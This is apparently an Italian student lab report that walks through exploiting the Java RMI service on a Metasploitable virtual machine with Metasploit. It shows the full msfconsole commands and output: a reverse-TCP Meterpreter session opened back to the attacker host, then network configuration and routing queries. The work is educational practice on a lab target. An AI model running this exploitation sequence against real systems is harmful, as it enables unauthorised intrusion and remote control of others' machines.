
EPICODE CS0124

REPORT FINALE S7L5

La traccia richiede di avviare una sessione di meterpreter su target macchina virtuale metasploitable e di risalire alla configurazione di rete e alla tabella di routing

Per prima cosa impostiamo le macchine virtuali come richiesto dalla traccia su kali e metasploitable;

apriamo la nostra sessione su msfconsole e cerchiamo la vulnerabilita' java_rmi



Dopo aver scelto quale vulnerabilita' vogliamo exploitare settiamo il target linux/x86 con indirizzo ip 192.168.11.112 e cerchiamo la lista dei payloads.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set target 2
target => 2
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   8   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter_reverse_http                         normal  No     Linux Meterpreter, Reverse HTTP Inline
   19  payload/linux/x86/meterpreter_reverse_https                        normal  No     Linux Meterpreter, Reverse HTTPS Inline
   20  payload/linux/x86/meterpreter_reverse_tcp                          normal  No     Linux Meterpreter, Reverse TCP Inline
   21  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   22  payload/linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   23  payload/linux/x86/read_file                                        normal  No     Linux Read File
   24  payload/linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   27  payload/linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   28  payload/linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
```

In questo caso utilizziamo il reverse tcp(payload n. 16) per creare una sessione di meterpreter sulla macchina target

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/pVeJWdvoU
[*] 192.168.11.112:1099 - Server started.
[-] 192.168.11.112:1099 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.11.112:1099) was unreachable.
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/fmv3oQbv8XAP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34441) at 2024-03-08 12:09:42 +0100
```

Adesso che il payload e' stato caricato iniziamo la fase di exploit e creiamo la sessione reverse_tcp e ci occupiamo della richiesta della traccia, quindi richiediamo prima la configurazione di rete tramite il comando ifconfig e successivamente le informazioni sulla tabella di routing con il comando route.

Tramite questi ultimi e' stato possibile completare le richieste a noi domandate.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:7a:43:13
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe7a:4313
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.168.11.1  100     eth0
    192.168.11.0  255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
meterpreter >
```